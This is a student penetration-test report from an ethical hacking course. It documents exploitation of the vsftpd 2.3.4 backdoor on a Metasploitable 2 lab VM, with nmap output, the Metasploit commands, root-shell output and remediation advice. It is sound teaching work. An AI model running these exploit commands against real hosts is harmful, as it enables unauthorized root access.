

ICT3216
Introduction to Ethical Hacking
Group Assignment 04



Department of Computing | Faculty of Applied Sciences

Rajarata University of Sri Lanka

Submission Date: 13th March 2026

Group Name: Ethical_Strikers

1. Executive Summary

This report documents the findings of a controlled penetration test conducted against a Metasploitable 2 target system. The assessment was performed within a fully isolated VMware virtualized environment using Kali Linux as the attacker node.

The primary objective was to identify exploitable vulnerabilities and demonstrate a complete attack chain from initial reconnaissance through to post-exploitation access. The assessment successfully identified a critical vulnerability in the VSFTPD v2.3.4 service running on Port 21. By leveraging a known backdoor command execution exploit (CVE-2011-2523), administrative root access was obtained, allowing full system compromise. Given the ease of exploitation and the level of access obtained, the overall security risk for the target system is classified as Critical. Immediate remediation of legacy services is required to prevent unauthorized access.

2. Scope, Methodology, and Limitations

2.1 Scope

The scope of this assessment was restricted to a single target host. No external or live production systems were accessed at any point during the engagement.

- Target Host: 192.168.74.129 (Metasploitable 2)
- Network: Isolated NAT/Host-only VMware virtual network
- Assessment Type: Black-box controlled penetration test

2.2 Methodology

The assessment followed a structured penetration testing lifecycle across three phases:

- Phase 1 - Reconnaissance: Port and service discovery using the Metasploit Framework Auxiliary TCP Port Scanner module to enumerate open ports and identify running services on the target.
- Phase 2 - Exploitation: Identification and execution of a targeted exploit against the VSFTPD v2.3.4 backdoor vulnerability using the Metasploit Framework exploit module.
- Phase 3 - Post-Exploitation: Verification of administrative privileges and network configuration validation on the compromised system.

2.3 Limitations

- All testing was performed exclusively within a non-production, isolated virtual environment.
- No denial-of-service (DoS) tests were conducted.
- The assessment was limited to services identified during the reconnaissance phase.
- No lateral movement beyond the initial target host was performed.

3. Attack Narrative

3.1 Reconnaissance Phase

The initial phase of the assessment involved mapping the target system's attack surface to identify open ports and services. For this purpose, the **Nmap (Network Mapper)** utility was employed to perform a comprehensive service version detection scan.

Command Executed: `nmap -sV -Pn 192.168.74.129`

Analysis of Results:

The scan identified a wide range of open TCP ports. The most significant finding was **Port 21**, which was running **vsftpd 2.3.4**. This specific version is critical as it contains a well-known, pre-installed backdoor. Other notable services include:

- Port 22: OpenSSH 4.7p1 (Remote Administration)
- Port 80: Apache httpd 2.2.8 (Web Server)
- Port 3306: MySQL 5.0.51a (Database Server)

```
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.74.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-11 12:54 EDT
Nmap scan report for 192.168.74.129
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:3B:F0:68 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs : Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.56 seconds
```

Figure 1: Comprehensive Nmap service scan results showing identified ports and versions.

3.2 Target System Network Configuration

Prior to exploitation, the network configuration of the Metasploitable 2 VM was verified. The `ifconfig` command confirmed the target IP address as 192.168.74.129, validating alignment with the reconnaissance findings and the controlled lab environment.

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:3b:f0:68
          inet addr:192.168.74.129  Bcast:192.168.74.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3b:f068/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5103 (4.9 KB)  TX bytes:7390 (7.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25709 (25.1 KB)  TX bytes:25709 (25.1 KB)

msfadmin@metasploitable:~$ _
```

Figure 2:ifconfig output on Metasploitable 2 VM confirming target IP address 192.168.74.129

3.3 Exploitation Chain

Vulnerability Leveraged: VSFTPD v2.3.4 Backdoor Command Execution (CVE-2011-2523)

The `exploit/unix/ftp/vsftpd_234_backdoor` Metasploit module was selected. This exploit works by sending a specific malformed sequence of characters (containing ':') as the FTP username during the login process. This triggers a listener to open on Port 6200 of the target system, providing an interactive command shell without requiring authentication.

The selection of the `vsftpd_234_backdoor` module was directly informed by the reconnaissance results, which confirmed the presence of the vulnerable service version on the target host. The exploitation successfully triggered the malicious callback, providing unauthenticated root access.

Commands Executed:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOSTS 192.168.74.129
msf exploit(vsftpd_234_backdoor) > exploit
```

3.4 Post-exploitation

The exploit executed successfully. A command shell session was opened on the target (Session 1). The following post-exploitation commands were run to verify the level of access obtained:

- `whoami` - returned root, confirming full administrative privileges (uid=0, gid=0)
- `hostname` - returned metasploitable, confirming correct target system
- `ifconfig` - confirmed network interface eth0 with IP 192.168.74.129

This demonstrates complete system compromise. An attacker with this level of access could read, modify, or delete any file on the system, establish persistent backdoors, or use the host as a pivot point for further attacks within the network.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.74.129:21 - The port used by the backdoor bind listener is already open
[+] 192.168.74.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.74.128:37517 → 192.168.74.129:6200) at 2026-03-11 03:22:12 -0400

whoami
root
hostname
metasploitable
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:3b:f0:68
          inet addr:192.168.74.129  Bcast:192.168.74.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3b:f068/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10475 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10194 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:772725 (754.6 KB)  TX bytes:562682 (549.4 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:434 errors:0 dropped:0 overruns:0 frame:0
          TX packets:434 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:189965 (185.5 KB)  TX bytes:189965 (185.5 KB)
```

Figure 3: Screenshot of the Metasploit exploitation output showing Command shell session 1 opened and `whoami` confirming root access

4. Recommendations

The following security measures are recommended to mitigate the identified vulnerabilities and reduce the overall attack surface of the target environment:

1. **Decommission Legacy Services:** The VSFTPD v2.3.4 service must be immediately disabled and removed from any production system. It should be replaced with a modern, secure alternative such as SFTP (SSH File Transfer Protocol), which provides encrypted authentication and file transfer.
2. **Apply a Strict Patch Management Policy:** Establish a regular, scheduled patching cycle for all installed software and operating system components. All services must be maintained at their latest stable, vendor-supported versions. Unmaintained or end-of-life software must be decommissioned.

3. **Implement Network Segmentation and Firewall Rules:** Apply host-based and perimeter firewall rules to restrict access to sensitive ports (e.g., 21, 22, 23, 445). Management services should only be accessible from explicitly authorized IP addresses and subnets.
4. **Deploy Continuous Vulnerability Scanning:** Integrate automated vulnerability scanning tools such as OpenVAS or Nessus into the regular security review cycle to ensure newly discovered vulnerabilities are identified and remediated before exploitation.
5. **Principle of Least Privilege:** Services must not run with root (uid=0) privileges unless absolutely required. Running services under dedicated, restricted user accounts significantly limits the potential impact of a successful exploit.

5. Overall Risk and Conclusion

Overall Risk Rating: **Critical**

The assessment concluded that the target system's security posture is critically vulnerable. The presence of VSFTPD v2.3.4 - a service with a publicly known, remotely exploitable backdoor - represents an immediate and severe risk to the confidentiality, integrity, and availability of the system and any network it resides on.

The ease with which root access was obtained - requiring only a few Metasploit commands and no authentication - highlights the critical importance of proactive vulnerability management. The successful exploitation chain demonstrates that legacy, unpatched services can be fully compromised by even a moderately skilled attacker.

Implementing the recommendations outlined in Section 5, particularly the immediate decommissioning of the VSFTPD service and enforcement of a strict patch management policy, will significantly harden the system against this and similar exploit chains in the future.

6. Appendix: Evidence of Testing Environment

The following screenshots verify the authenticity of the laboratory environment and confirm group ownership as required by the assessment guidelines.

6.1 VMware Infrastructure Setup

The Virtual Machine configuration was managed within VMware Workstation, ensuring an isolated and fully controlled ethical testing environment. The working directory path and VM name confirm the localized setup of the Virtual Machines.




Figure 4: Screenshot of VMware Settings → Options → General tab showing the VM working directory

6.2 Group Identity Verification

The group identity was verified during the active terminal session by executing the echo command on the Kali Linux terminal, confirming authenticity of the environment.

- Group Name: Ethical_Strikers




Figure 5: Screenshot of Kali Linux terminal showing the command: echo "Group Name: Ethical_Strikers"

7. Group Member Task Allocation

Tasks were distributed based on the core technical phases of the penetration test. Each member was responsible for one distinct technical component to ensure balanced contribution and clear accountability.

Member Name	Index No.	Reg. No.	Task Assigned
S.R.D.M.S. Mahindasena	5227	ICT/2021/068	Vulnerability research, exploit module identification, and Metasploit Framework configuration.
K.A.D. Senadi	5264	ICT/2021/109	Exploit execution, gaining initial shell access, and verifying root privileges.
S.N. Mapitigama	5228	ICT/2021/069	Reconnaissance using MSF Auxiliary port scanner and open port/service analysis.
T.L. Kumarasiri	5303	ICT/2021/150	Post-exploitation analysis, privilege verification, and network configuration validation.